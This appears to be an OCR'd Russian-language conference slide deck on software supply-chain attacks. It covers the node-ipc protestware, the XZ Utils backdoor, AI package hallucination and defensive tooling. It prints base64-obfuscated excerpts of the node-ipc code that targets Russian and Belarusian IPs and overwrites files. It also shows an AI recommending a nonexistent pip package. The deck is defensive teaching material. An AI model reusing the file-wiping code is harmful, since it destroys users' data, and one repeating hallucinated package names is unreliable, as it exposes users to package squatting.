
deepseekai
Last released 2 minutes ago
Python client for DeepSeek AI API - access large language models and AI services

deepseek
Last released 21 minutes ago
deepseek API client

node-ipc: протест



В марте 2022-го
появились версии
10.1.1 и **10.1.2**.



Repository

 github.com/RIAEvangelist/node-ipc

Homepage

 riaevangelist.github.io/node-ipc/

Weekly Downloads

576,303



node-ipc:



Любовь — это...



```
const f = Buffer.from("Lw==", "base64");
const c = Buffer.from("Y291bnRyeV9uVW11", "base64"); => country_name
const e = Buffer.from("cnVzc2lh", "base64");
const i = Buffer.from("YmVsYXJ1cw==", "base64");
try {
  const s = JSON.parse(t.toString("utf8"));
  const u = s[c.toString("utf8").toLowerCase()];
  const a = u.includes(e.toString("utf8")) || u.includes(i.toString("utf8"));
```

```
const r = 1;
const c = Buffer.from("4p2k77iP", "base64"); => ♥
for (var e = 0; e < r.length; e++) {
  const i = u.join(n, r[e]);
  let t = null;
  try {
    t = a.lstatSync(i);
  } catch (t) {
    continue;
  }
  if (t.isDirectory()) {
    const s = h(i, o);
    s.length > 0 ? f.push(...s) : null;
  } else if (i.indexOf(o) >= 0) {
    try {
      a.writeFile(i, c.toString("utf8"), function () {}); => overwrite files with ♥
    } catch (t) {}
  }
}
```




Стереть все файлы

node-ipc + Vue.js



Пример пакета
в пакете.



Repository

 github.com/vuejs/core

Homepage

 [github.com/vuejs/core/tree/main/pack...](https://github.com/vuejs/core/tree/main/package.json)

⬇ Weekly Downloads

6,317,398



XZ Utils





XZ Utils спасен



Но массовая атака
не случилась!

Спасибо, Andres
Freund!



И еще про ИИ



Атака Package Hallucination.

Исследование Lasso Security:

- 2500 запросов для кода
- 25% галлюцинаций

2. Create a Hugging Face Account:

- You'll need to have a Hugging Face account to upload a model. If you don't have one, sign up at <https://huggingface.co/signup>.

3. Install `transformers` Library:

- Make sure you have the `transformers` library installed. You can install it using pip:

```
bash
```

[Copy code](#)

```
pip install transformers
```

4. Install `huggingface-cli`:

- You'll also need the Hugging Face command-line interface (`huggingface-cli`) to upload your model. Install it using pip:

```
bash
```


[Copy code](#)

```
pip install huggingface-cli
```

ИИ обманывает



Нет пакета
huggingface-cli.



Мораль:
нельзя слепо
верить ИИ.

The screenshot shows a search for 'huggingface-cli' on the Hugging Face website. The search bar at the top contains 'huggingface-cli' and a search icon. To the right of the search bar are links for 'Help', 'Sponsors', 'Log In', and 'Register'. Below the search bar, the results are displayed in a table-like format. The search results show 10,000+ projects for 'huggingface-cli', ordered by Relevance. The results are as follows:

Project Name	Description	Published Date
huggingface	HuggingFace is a single library comprising the main HuggingFace libraries.	Dec 18, 2020
huggingface-download-cli	A utility to download files from the Hugging Face Model Hub	Dec 19, 2022
pandasai-huggingface	Hugging Face integration for PandaAI	Feb 28, 2025
flytekitplugins-huggingface	Hugging Face plugin for flytekit	Apr 23, 2025

03


Что
делать?



Правильно используйте

И понимайте **риски!**

А еще есть инструменты...



Инвентаризация

- package managers (go mod, pip freeze...)
- cdxgen
- Syft
- Trivy
- ...

Анализ


- OWASP dep-scan
- Gype
- Trivy
- Dependabot (GitHub)
- ...

Защита

- > OSA (open source analysis)
- > WAF (web application firewall)
- > SIEM (security information and event management)




Автоматизация



04



Полезное



Полезные видео



**Проблема
отцов и детей:
аналитика
и триаж
транзитивных
зависимостей**

<https://youtu.be/dqjGQBe2yTY>



**Мифы и факты
о цепочке
поставки
программного
обеспечения**

<https://youtu.be/wcjmNu8cbek>



**Таксономия
атак на цепочку
поставки ПО:
тренды
и предпосылки
новых трендов,**

<https://youtu.be/f1fJq3d4Xd4>



Я в TG

<https://t.me/parazero5>

ТЕХНОЛОГИИ В ТВОИХ РУКАХ

Спасибо!

